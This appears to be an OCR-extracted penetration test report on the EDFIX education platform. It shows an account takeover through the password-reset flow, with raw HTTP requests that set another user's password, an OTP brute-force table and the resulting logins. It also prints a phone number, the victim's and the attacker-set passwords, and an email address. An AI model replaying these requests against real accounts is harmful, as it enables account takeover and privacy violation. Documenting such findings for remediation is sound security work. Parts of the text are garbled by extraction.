Centi Security

Najot Ta’lim

Project: EDFIX

MAIL: centicorp@gmail.com

1 Najot Ta’lim EDFIX Penetration Test Report

1.1 Introduction

This document outlines the findings and methodology used during a penetration test of **Najot Ta’lim’s EDFIX** platform. The purpose of this report is to present a comprehensive overview of the security assessment, detailing discovered vulnerabilities, attack paths, and recommendations for remediation. This assessment simulates a real-world penetration test and aims to evaluate the security posture of the target environment.

1.2 Objective

The objective of this penetration test is to conduct an internal security assessment of the Najot Ta’lim EDFIX infrastructure. The test follows a methodical approach to identify and exploit vulnerabilities, aiming to assess the impact and risk associated with each finding. The goal is to demonstrate how an attacker could compromise systems and to provide actionable recommendations to improve the organization’s overall security.

1.3 Requirements

This report includes the following key components:
A high-level executive summary and non-technical recommendations
A detailed methodology outlining each phase of the assessment
Technical findings with supporting screenshots, walkthroughs, sample payloads or code
Any additional relevant observations or information discovered during the engagement

2 High-Level Summary

Centi Security (EDFIX) was tasked with performing a web application penetration test targeting Najot Ta'lim's EDFIX platform. The objective of the assessment was to identify security flaws in the application, assess their potential impact, and provide remediation guidance. During the assessment, several critical vulnerabilities were discovered, primarily related to authentication logic, session management, and integration with third-party services such as Gmail OAuth. These issues could allow attackers to gain unauthorized access to user accounts and potentially compromise sensitive data. All identified vulnerabilities were successfully exploited in a controlled environment, and detailed findings are documented in the sections that follow.

2.1 Recommendations


Centi Security (EDFIX) recommends promptly remediating the web application vulnerabilities identified during this test to ensure that attackers cannot exploit the Najot Ta'lim EDFIX platform in the future. Remediation efforts should focus on the application-level issues identified, such as authentication bypass, OAuth abuse, and session hijacking, by implementing the necessary code changes and secure configurations. It is crucial to follow secure coding practices during this process, such as strengthening authentication checks, implementing robust session management controls, and properly handling OAuth flows, to prevent these vulnerabilities from recurring. Additionally, all third-party components and integrations (including OAuth providers) should be kept up to date and configured according to security best practices. Once the current issues are resolved, the application should be maintained under a regular security review and update program. This includes periodic code reviews, penetration tests, and timely updates to the application and its dependencies to address any new vulnerabilities discovered in the future.

3 Methodologies

Centi Security (EDFIX) utilized a widely accepted penetration testing methodology to assess the security posture of Najot Ta'lim's EDFIX platform. The approach focused on identifying, analyzing, and exploiting vulnerabilities within the targeted subdomain. The following sections detail the process taken, highlight key findings, and provide a breakdown of each discovered vulnerability along with relevant technical evidence.

4 Assessment Findings Summary

From the login page of the website go.edfix.uz, I navigated to the 'Recover Password' section because I had already registered on the system:




Parolni tiklash

Orqali o'zgartirish

+998 (93) 233 05 27


After receiving my OTP verification code, I was able to recover not only my own account but also other account numbers and Gmail accounts:



```
-geEohfjZq9FQ8uAQ8hQaYlDi7prEN0rgvEYMifeF1v4zpVBV7m-1fngIMFwTMibFYnz3BgTLj5fYuC7GVqAqzt5kLD
ep_3O6SnMOq7kTxu3ZsjI5S52os5JmQwBUE9DjVfKBiI_DK6GQH28moJgec
Content-Type: application/json
Origin: https://go.edfix.uz
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://go.edfix.uz/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
     "otpCodeId":26933,
     "newPassword":"P@ssword123!",
     "login":"998932330527",
     "loginType":"phone"
}
```

From there, you can see that I successfully reset the account password and set a new password of my own, as shown below:




```
xdTbL0WbIRp0SqKxbAoc0qPRwKS16Cxczp9ksz6w5rNVu5q-Bq5LTIiaeIi7yWuRZ-8R-4pv3a835Jh8Y_s36c7-rVL
Gqi67lKIvXDlhSIaEAVKcE2SJ1ev6uvpLQopA-q4TSTx1zjBruZYsPp6CX3oyM0zbjsFIyPi8Maom0fkW_1lFWmuvin
oy36jD9kRTWRXt4aXmX1kwGAZg4IRs11KlN3uAeFShucEnn0BKyspMQ9MyxyFcEbxqVp8nBmqd6LUF7ouKXe3KPWIv5
f-lYDs6XqixPX4cMB96MiV1HN212kGfDlk4frVO3jQLClgCfyUSD-RKQ7Mocr_aPWnkf6vd8RvK8FKP50lSoMotDbiZ
yMTQKmy84PV4leonfMdpU0MRqG-MtBP1fBoxe8OPSPIadAvZ48jBhj2hl_PA7MBxXuZgm14ww02Q00UlC77zolD2b5l
v8O-JgZYqp8q8aw7_XJ0XVLfG0IjrApac-G6-uVOWrN9KHkMUmfXnPnFE2E-pOTGBgXLAGoocb90oAJX70fg6iamcfe
5NqyCg4KaaDwoAPSPfHSVYOotd9Uh3PdK4ADa8Gw7f_PV0Qvv0pzxynkCV-YowzNVs6gE-7FbRPs_LRT3mXNsExt_-h
0NBCQYmTiKk3C1h9SOnQziKBNsZvDm5N9Db273jwTXe9ZgCw138_n0tRH74NxwUs4XEB7jPhAFRy6moT2Jl6n1d0W62
b1buIQHrEG12BGoSbSWpqMk9ZkQKFr73kDvCXRXh5LA-yVFYe6wBsPsS1XPFIG5wHhXaiBcFadoFdxjRfr5BkVmTysn
pLG6QMlB7p5zGNQ4yC4ZFQjk9dZqEIlaYbi2WvMcOdPPOte4YiHLnrgi9-K6Yd1bgWgqgGVHQTf94rE-QfZrBEiuGeo
Vu-fQIL5IWhVYw2-6inBEVDhZ0Ga9_ZFnZ6TXIZdXz73GmV7X0cAvMF-Tv2N8U6fvRrE87VuZ-RgfDCic3M9fASrxs7
UU51NnRAqF8LhD1fR8wszIX_li7W--p2lokXeTwyvFx6INap0AgIWD3AD2ogRJqgxrpt1Nl4rRxHcKsxjUw1hhkhuHg
h41K9zVMCJ9q6HSOfdURbuuktQbNSyJEW2tIZoKCr-8IxzzOe3eBu1EYTiNBQjlFGjviHmmd4GWrZDX71k8lLPlRKF6
R9TM-Gupj4G8-pcC97zV0rSIFuIo_C5yAb34SF8PYtykSRsiZcUKhFmVjsqy9M1iGn9H_61-adbBFhpeBQIkLeQ3QjG
6sgjW7bC6i7CY5X9XoJKPpQnYB21OmO4nX_enZjNKTBrOSkQgTJx-S3e2RPuA49FfuT42tut_wtd6JSnHGOzqrmvZ55
nITxLk-dMf0wJpItDpIajoqtLejv5o8o-wk3mB7ouTZ6ue-2HVYg8tB8JLfY0NjXjPkSsSOsoXrzPBrNNw3ywIH57hs
64_zGUPrLR7Lf9zdsoBF7vwUww8HnwiQgEQSjJ19JlIKQKc_XaFa91eDtNJK8aXFpDk55vPqfvWCx4QgpORcgBrkoYR
uYyErvMZ5k6E9spMyfVXLuE1QHn0kMDot4VbptXERIUwoh5m4hB7XQdzpPrRUPTO_Zg3gGy84dQC7coqz_E7xQfS3ax
a4-_nSRAKorOIafS656x6RhTzBw-H9tmNg_nEM0dsft41lz3I3_jWzYLpg-3xlWl2DCcrE1-HAzKB572EevE3rN1WyX
iMX1vHklTXCOKmdNEpLVIBAEMADtCO1MrDVTvkFiOlmbP01l_Kw_JocjXyI76BIBWMKvwlsmBPuk_RHzGxN8e0Q1gZl
RNC7ckOoUHqyH-mfe0pzz6JfxYUXW3gYSvz8igh1ixwMTf69HZUCuISEAu5Hi-rwiimMowIt1wtwyBLQ_HH8ZM4O-Vo
m78v_rTG3tXj2Z1EjVND7-O4WqGdF6vnbNraeSWzTfYlVKxiXHrNadegvgmuFhHF2USE-gXXRglYBYpmTKAYRCMx4OM
NMKbb4t_2WAy5Qc7W_c5oSfeeJHtux0QoY-ixGlTgC3e48MJ-aJfUiPLoGuWoErppGZwQKRnr14lMECsEcch78pG9tl
-geEohfjZq9FQ8uAQ8hQaYlDi7prEN0rgvEYMifeF1v4zpVBV7m-1fngIMFwTMibFYnz3BgTLj5fYuC7GVqAqzt5kLD
ep_3O6SnMOq7kTxu3ZsjI5S52os5JmQwBUE9DjVfKBiI_DK6GQH28moJgec
Content-Type: application/json
Origin: https://go.edfix.uz
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://go.edfix.uz/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
     "otpCodeId":26933,
     "newPassword":"P@ssword123!",
     "login":"998932330527",
     "loginType":"phone"
}
```

```
HTTP/2 200 OK
Date: Sun, 13 Apr 2025 19:00:53 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 53
Content-Security-Policy: default-src 'self';base-uri 'self';font-src 'self' https:
data:;form-action 'self';frame-ancestors 'self';img-src 'self' data:;object-src
'none';script-src 'self';script-src-attr 'none';style-src 'self' https:
'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=15724800; includeSubDomains
X-Content-Type-Options: nosniff
X-Dns-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 0
Access-Control-Allow-Origin: https://go.edfix.uz
Vary: Origin, Accept-Encoding
Etag: W/"35-WweblnZ3KLzbARpA9Ei4UzkJGDU"

{
     "data":{
          "success":true
     },
     "error":null,
     "success":true
}
```

I then used the credentials I had set to log in to the account:



https://go.edfix.uz/login

*Unsaved Document 1 - Pluma

```
VICTIM PASS:

DOSTONOV@123

ATTACKER SET PASSWORD:

P@ssword123!
```

Plain Text Tab Width: 4 Ln 7, Col 13 INS

Edfix

Kirish

Orqali kirish

Telefon raqami | Email

+998 (93) 233 05 27

Parol


P@ssword123!

Kirish

Google orqali

Parolni tiklash Ro'yxatdan o'tish

After this, I successfully logged in using the credentials I had set:



https://go.edfix.uz

Asosiy sahifa Reyting Tez kunda Ko'rsatgichlarim Tez kunda

alisher
+998 93 233 05 27

Sertifikatlarim

To`lovlarim

Shaxsiy ma'lumotlar

Chiqish

ssalomu alaykum, alisher ,
ish kelibsiz!

hozirda hech qanday kurs mavjud emas. "Barcha kurslar" bo'limidan o'zingizga
l kursni xarid qilishingiz mumkin.

Barcha kurslar bo'limiga o'tish

Tez kunda


ning kurslarim

Siz hali kurs tanlamadingiz!

Kursni sotib oling

Tez kunda

Received OTP CODE: **883168**




19	883168	200	115	442
20	883169	200	100	538
21	883170	200	102	538

```
HTTP/2 200 OK
Date: Sun, 13 Apr 2025 19:37:17 GMT
Content-Type: text/x-component
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Accept-Encoding
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
X-Action-Revalidated: [[],0,0]
X-Powered-By: Next.js
Strict-Transport-Security: max-age=15724800; includeSubDomains

0:[
  "$@1",
  [
    "iOqc9OLwCajJ7hJqECUai",
    null
  ]
]
1:{
  "data":{
    "otpCodeId":26936
  },
  "error":null,
  "success":true
}
```

I insert a OTP verification code after i brute force it:




Emailni tasdiqlash

Elektron pochtangizga yuborilgan kodni kiriting **yirkidordu@gufum.com**

Maxsus kod: 883168

I used the credentials from there, including a temporary email and the password I had set for the account:



Kirish


Orqali kirish

yirkidordu@gufum.com

Parol

Devona@123!

I successfully logged into the account using the password I had set:



/go.edfix.uz

alisher
yirkidordu@gufum.com

mu alaykum, alisher ,
elibsiz!

h qanday kurs mavjud emas. "Barcha kurslar" bo'limidan o'zingizga
d qilishingiz mumkin.